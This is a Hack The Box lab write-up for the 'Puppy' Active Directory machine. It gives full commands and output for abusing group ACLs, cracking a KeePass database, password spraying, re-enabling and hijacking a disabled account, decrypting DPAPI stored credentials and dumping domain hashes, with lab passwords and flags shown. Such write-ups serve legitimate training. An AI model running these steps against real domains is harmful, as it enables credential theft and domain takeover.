
Puppy: KeePass Recovery to DPAPI Credential Theft
Hack The Box write-up for the Puppy machine. ACL abuse through nested group membership grants access to a development share holding a KeePass database, cracked passwords pivot through a chain of GenericAll to enable a disabled account and land a shell, a backup archive leaks LDAP bind credentials, and DPAPI decryption of a stored Windows credential recovers an administrative account.
Initial Reconnaissance – Port Scanning
The assessment started with a service version scan against 10.129.232.75, host discovery disabled (-Pn):
$ nmap -sV -Pn -T4 10.129.232.75
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-09 22:02 -0300
Nmap scan report for 10.129.232.75
Host is up (0.15s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-10 08:02:33Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
The fingerprint is a domain controller: DNS (53), Kerberos (88), LDAP (389/3268), SMB (139/445), RPC over HTTP (593), and WinRM (5985). A few unusual services appear alongside the standard AD stack: NFS (rpcbind on 111, nlockmgr on 2049) and iSCSI (3260). The LDAP banner leaks the domain (PUPPY.HTB) and the host (DC), so both go into /etc/hosts:
10.129.232.75 PUPPY.HTB DC.PUPPY.HTB
Domain Enumeration
445/tcp – SMB Null and Guest Sessions
The guest account is disabled:
$ nxc smb 10.129.232.75 -u 'guest' -p '' --shares
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\guest: STATUS_ACCOUNT_DISABLED
A null session is accepted but immediately blocked from enumerating anything useful:
$ nxc smb 10.129.232.75 -u '' -p '' --shares
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\:
SMB         10.129.232.75   445    DC               [-] Error enumerating shares: STATUS_ACCESS_DENIED
No anonymous path forward. The box provides a starting credential set: levi.james / KingofAkron2025!.
User and Group Enumeration
With valid credentials, user enumeration and RID brute fill in the domain picture. The --users flag pulls the user list with last password set dates:
$ nxc smb 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!' --users
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.232.75   445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.232.75   445    DC               Administrator                 2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.129.232.75   445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.232.75   445    DC               krbtgt                        2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.129.232.75   445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.129.232.75   445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.129.232.75   445    DC               adam.silver                   2026-09-10 08:04:30 0
SMB         10.129.232.75   445    DC               jamie.williams                2025-02-19 12:17:26 0
SMB         10.129.232.75   445    DC               steph.cooper                  2025-02-19 12:21:00 0
SMB         10.129.232.75   445    DC               steph.cooper_adm              2025-03-08 15:50:40 0
SMB         10.129.232.75   445    DC               [*] Enumerated 9 local users: PUPPY
Nine accounts. steph.cooper_adm is clearly an administrative counterpart to steph.cooper. The RID brute adds groups to the picture:
$ nxc smb 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!' --rid-brute
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.232.75   445    DC               500: PUPPY\Administrator (SidTypeUser)
SMB         10.129.232.75   445    DC               501: PUPPY\Guest (SidTypeUser)
SMB         10.129.232.75   445    DC               502: PUPPY\krbtgt (SidTypeUser)
SMB         10.129.232.75   445    DC               1103: PUPPY\levi.james (SidTypeUser)
SMB         10.129.232.75   445    DC               1104: PUPPY\ant.edwards (SidTypeUser)
SMB         10.129.232.75   445    DC               1105: PUPPY\adam.silver (SidTypeUser)
SMB         10.129.232.75   445    DC               1106: PUPPY\jamie.williams (SidTypeUser)
SMB         10.129.232.75   445    DC               1107: PUPPY\steph.cooper (SidTypeUser)
SMB         10.129.232.75   445    DC               1108: PUPPY\HR (SidTypeGroup)
SMB         10.129.232.75   445    DC               1109: PUPPY\SENIOR DEVS (SidTypeGroup)
SMB         10.129.232.75   445    DC               1111: PUPPY\steph.cooper_adm (SidTypeUser)
SMB         10.129.232.75   445    DC               1113: PUPPY\DEVELOPERS (SidTypeGroup)
Three custom groups: HR, SENIOR DEVS, DEVELOPERS. The naming suggests groups with delegation relationships. Noting these for later.
Share Enumeration
As levi.james, the share listing shows a DEV share, but without read permissions:
$ nxc smb 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!' --shares
SMB         10.129.232.75   445    DC               Share           Permissions     Remark
SMB         10.129.232.75   445    DC               -----           -----------     ------
SMB         10.129.232.75   445    DC               ADMIN$                          Remote Admin
SMB         10.129.232.75   445    DC               C$                              Default share
SMB         10.129.232.75   445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.129.232.75   445    DC               IPC$            READ            Remote IPC
SMB         10.129.232.75   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.232.75   445    DC               SYSVOL          READ            Logon server share
The DEV share exists with the remark "DEV-SHARE for PUPPY-DEVS", but levi.james has no READ permission. That share is the target, and the group name tells me who can read it. The question is how to get there.
88/tcp – AS-REP Roasting
Before turning to the graph, a quick check for accounts without Kerberos preauthentication:
$ impacket-GetNPUsers PUPPY.HTB/ -no-pass -usersfile users.txt \
    -format hashcat -outputfile asrep_hashes.txt -dc-ip 10.129.232.75
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User levi.james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ant.edwards doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jamie.williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User steph.cooper doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User steph.cooper_adm doesn't have UF_DONT_REQUIRE_PREAUTH set
No AS-REP roastable accounts. The revoked errors for Guest, krbtgt, and adam.silver just mean those accounts are disabled or locked. Nothing to crack here.
BloodHound – Mapping the ACL Chain
To understand the delegation model, I collected BloodHound data as levi.james:
$ bloodhound-python -d PUPPY.HTB -u 'levi.james' -p 'KingofAkron2025!' \
    -ns 10.129.232.75 -c all
INFO: Found AD domain: puppy.htb
INFO: Found 1 domains
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 1 computers
INFO: Done in 00M 31S

levi.james → HR → GenericWrite → DEVELOPERS
Setting levi.james as the starting node reveals the first edge. levi.james is a member of the HR group, and HR holds GenericWrite over the DEVELOPERS group.
GenericWrite on a group allows directly modifying its membership. BloodHound's Linux Abuse tab spells out the exact commands:

That means levi.james can add himself (or anyone) to DEVELOPERS, which should grant access to the DEV share.
Checking the current members of DEVELOPERS first:
$ net rpc group members "Developers" \
    -U "PUPPY.HTB"/"levi.james"%'KingofAkron2025!' -S 'DC.PUPPY.HTB'
PUPPY\ant.edwards
PUPPY\adam.silver
PUPPY\jamie.williams
Adding levi.james to the group:
$ net rpc group addmem "Developers" 'levi.james' \
    -U "PUPPY.HTB"/"levi.james"%'KingofAkron2025!' -S 'DC.PUPPY.HTB'
Verifying membership:
$ net rpc group members "Developers" \
    -U "PUPPY.HTB"/"levi.james"%'KingofAkron2025!' -S 'DC.PUPPY.HTB'
PUPPY\levi.james
PUPPY\ant.edwards
PUPPY\adam.silver
PUPPY\jamie.williams
Running share enumeration again confirms the change. Comparing with the earlier output, DEV now shows READ permission:
$ nxc smb 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!' --shares
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.232.75   445    DC               [*] Enumerated shares
SMB         10.129.232.75   445    DC               Share           Permissions     Remark
SMB         10.129.232.75   445    DC               -----           -----------     ------
SMB         10.129.232.75   445    DC               ADMIN$                          Remote Admin
SMB         10.129.232.75   445    DC               C$                              Default share
SMB         10.129.232.75   445    DC               DEV             READ            DEV-SHARE for PUPPY-DEVS
SMB         10.129.232.75   445    DC               IPC$            READ            Remote IPC
SMB         10.129.232.75   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.232.75   445    DC               SYSVOL          READ            Logon server share
The DEV Share – KeePass Database
Browsing the share reveals a KeePassXC installer, a Projects directory, and a KeePass database:
$ smbclient -U 'PUPPY.HTB/levi.james%KingofAkron2025!' //DC.PUPPY.HTB/DEV
smb: \> ls
  .                                  DR        0  Sun Mar 23 04:07:57 2025
  ..                                  D        0  Sat Mar  8 13:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 04:09:12 2025
  Projects                            D        0  Sat Mar  8 13:53:36 2025
  recovery.kdbx                       A     2677  Tue Mar 11 23:25:46 2025

smb: \> get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (4.5 KiloBytes/sec) (average 4.5 KiloBytes/sec)
Cracking the KeePass Database
The standard approach with keepass2john fails because the database uses KeePass file format version 4, which the tool does not support:
$ keepass2john recovery.kdbx > hash.txt
! recovery.kdbx : File version '40000' is currently not supported!
An alternative is BrutalKeePass, a Python bruteforcer that handles KDBX4 directly by attempting to open the database with each candidate password:
$ python3 bfkeepass.py -d ../recovery.kdbx -w /usr/share/wordlists/rockyou.txt
[*] Running bfkeepass
[*] Starting bruteforce process...
[!] Success! Database password: liverpool
[*] Stopping bruteforce process.
[*] Done.
The database master password is liverpool. Opening recovery.kdbx in KeePassXC shows five entries, all pointing to puppy.htb:

| Title | User Name | Password |
|---|---|---|
| JAMIE WILLIAMSON | jamie.williams | JamieLove2025! |
| ADAM SILVER | adam.silver | HJKL2025! |
| ANTONY C. EDWARDS | ant.edwards | Antman2025! |
| STEVE TUCKER | (not a domain user) | Steve2025! |
| SAMUEL BLAKE | (not a domain user) | ILY2025! |
The names "STEVE TUCKER" and "SAMUEL BLAKE" don't correspond to any domain account found during enumeration. The other three map to known users.
Password Spray
Spraying all five passwords against all domain users:
$ nxc smb 10.129.232.75 -u users.txt -p kee-password.txt --continue-on-success
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Administrator:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Guest:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\krbtgt:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\levi.james:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\ant.edwards:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\adam.silver:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\jamie.williams:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper_adm:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Administrator:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Guest:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\krbtgt:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\levi.james:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper_adm:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Administrator:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Guest:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\krbtgt:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\levi.james:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\adam.silver:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\jamie.williams:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper_adm:Antman2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Administrator:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Guest:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\krbtgt:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\levi.james:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\adam.silver:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\jamie.williams:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper_adm:Steve2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Administrator:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Guest:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\krbtgt:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\levi.james:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\adam.silver:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\jamie.williams:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper:ILY2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\steph.cooper_adm:ILY2025! STATUS_LOGON_FAILURE
Out of 45 combinations, only one hit: ant.edwards:Antman2025!. The KeePass entry names don't match the domain sAMAccountName values directly (e.g. "ANTONY C. EDWARDS" maps to ant.edwards), but the passwords are tied to the person, not the entry title. None of the other passwords work for any user.
ant.edwards – SENIOR DEVS to adam.silver
With ant.edwards, the DEV share upgrades from READ to READ,WRITE:
$ nxc smb 10.129.232.75 -u 'ant.edwards' -p 'Antman2025!' --shares
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
SMB         10.129.232.75   445    DC               [*] Enumerated shares
SMB         10.129.232.75   445    DC               Share           Permissions     Remark
SMB         10.129.232.75   445    DC               -----           -----------     ------
SMB         10.129.232.75   445    DC               ADMIN$                          Remote Admin
SMB         10.129.232.75   445    DC               C$                              Default share
SMB         10.129.232.75   445    DC               DEV             READ,WRITE      DEV-SHARE for PUPPY-DEVS
SMB         10.129.232.75   445    DC               IPC$            READ            Remote IPC
SMB         10.129.232.75   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.232.75   445    DC               SYSVOL          READ            Logon server share
Write access to the share is noted but not needed for progression. The important part is what BloodHound shows about this account's ACL edges.
ant.edwards → SENIOR DEVS → GenericAll → adam.silver
ant.edwards is a member of SENIOR DEVS, and that group holds GenericAll over adam.silver.

GenericAll is full control over the target object: reset password, modify attributes, write SPNs, anything. However, BloodHound's property panel for adam.silver reveals a complication: the account is disabled (Enabled: FALSE).

Before a password reset helps, the account needs to be enabled first. bloodyAD can strip the ACCOUNTDISABLE flag from userAccountControl:
$ bloodyad -u ant.edwards -p 'Antman2025!' --host DC.PUPPY.HTB -d PUPPY.HTB \
    remove uac adam.silver -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
Now reset the password:
$ net rpc password "adam.silver" "newP@ssword2022" \
    -U "PUPPY.HTB"/"ant.edwards"%'Antman2025!' -S "PUPPY.HTB"
Verify the new credentials work:
$ nxc smb 10.129.232.75 -u 'adam.silver' -p 'newP@ssword2022'
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\adam.silver:newP@ssword2022
Initial Access – WinRM (adam.silver)
adam.silver is a member of Remote Management Users and DEVELOPERS, so WinRM is available:
$ evil-winrm -i 10.129.232.75 -u adam.silver -p "newP@ssword2022"

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> whoami
puppy\adam.silver
User Flag
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> cat user.txt
12e84322b5e06722e17486f15be2d735
The privileges are minimal, nothing directly exploitable:
*Evil-WinRM* PS C:\Users\adam.silver\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Pivoting to steph.cooper – Backup File Enumeration
Enumerating the filesystem, a C:\Backups directory stands out:
*Evil-WinRM* PS C:\Backups> ls

    Directory: C:\Backups

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip
Downloading and extracting it reveals a website backup with a particularly interesting file:
$ tree
.
├── assets/
│   ├── css/
│   ├── js/
│   ├── sass/
│   └── webfonts/
├── images/
├── index.html
└── nms-auth-config.xml.bak
The website assets are generic, but nms-auth-config.xml.bak is an LDAP authentication configuration backup that contains plaintext bind credentials:
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    ...
</ldap-config>
The LDAP bind account is steph.cooper with password ChefSteph2025!. Spraying it against the full user list confirms the credentials belong to exactly that user:
$ nxc smb 10.129.232.75 -u users.txt -p 'ChefSteph2025!'
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Administrator:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\Guest:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\krbtgt:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\levi.james:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\ant.edwards:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\adam.silver:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [-] PUPPY.HTB\jamie.williams:ChefSteph2025! STATUS_LOGON_FAILURE
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\steph.cooper:ChefSteph2025!
steph.cooper can also WinRM in:
$ nxc winrm 10.129.232.75 -u steph.cooper -p 'ChefSteph2025!'
WINRM       10.129.232.75   5985   DC               [+] PUPPY.HTB\steph.cooper:ChefSteph2025! (Pwn3d!)
Privilege Escalation – DPAPI Credential Theft
Discovering the Stored Credential
From steph.cooper's WinRM session, checking for DPAPI credentials stored in the user's profile:
*Evil-WinRM* PS C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials> ls -force

    Directory: C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9
A stored Windows credential is present. Decrypting it requires the DPAPI master key that protects it. The master key file lives under the user's Protect directory, named by its GUID:
*Evil-WinRM* PS C:\Users\steph.cooper\appdata\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> ls -force

    Directory: C:\Users\steph.cooper\appdata\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-         2/23/2025   2:36 PM             24 Preferred
Exfiltrating the Files
evil-winrm's download command fails on both files with an EstandardError:
*Evil-WinRM* PS C:\> download C8D69EBE9A43E9DEBF6B5FBD48B521B9
Error: Download failed. Check filenames or paths: uninitialized constant WinRM::FS::FileManager::EstandardError
The workaround is to encode the files as base64 on the target and decode them locally. For the credential file:
*Evil-WinRM* PS C:\> [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\steph.cooper\appdata\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9'))
AQAAAJIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAEiRqVXUSz0y3IeagtPkEBwAA...
$ echo "AQAAAJIBAAAAAAAAAQAAANCMnd8BFdER..." | base64 -d > C8D69EBE9A43E9DEBF6B5FBD48B521B9
Same approach for the master key file:
*Evil-WinRM* PS C:\> [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\steph.cooper\appdata\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407'))
AgAAAAAAAAAAAAAANQA1ADYAYQAyADQAMQAyAC0AMQAyADcANQAtADQAYwBjAGYA...
$ echo "AgAAAAAAAAAAAAAANQA1ADYAYQAyADQA..." | base64 -d > 556a2412-1275-4ccf-b721-e6a0b4f90407
Decrypting the Master Key
With both files on the attacker machine, impacket-dpapi decrypts the master key using steph.cooper's known password and SID:
$ impacket-dpapi masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 \
    -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password 'ChefSteph2025!'

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Decrypting the Credential
The decrypted master key unlocks the credential blob:
$ impacket-dpapi credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 \
    -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
steph.cooper had a stored domain credential for her administrative account: steph.cooper_adm / FivethChipOnItsWay2025!.
Domain Admin – steph.cooper_adm
Logging in as steph.cooper_adm via WinRM:
$ evil-winrm -i puppy.htb -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> whoami
puppy\steph.cooper_adm
Root Flag
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
d658ad5704f33de820deb7cd861548d5
Post-Exploitation – Dumping NTDS
With domain admin, secretsdump pulls the full NTDS.DIT via DRSUAPI:
$ impacket-secretsdump PUPPY.HTB/steph.cooper_adm:'FivethChipOnItsWay2025!'@puppy.htb

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c541c389e2904b9b112f599fd6b333d:::
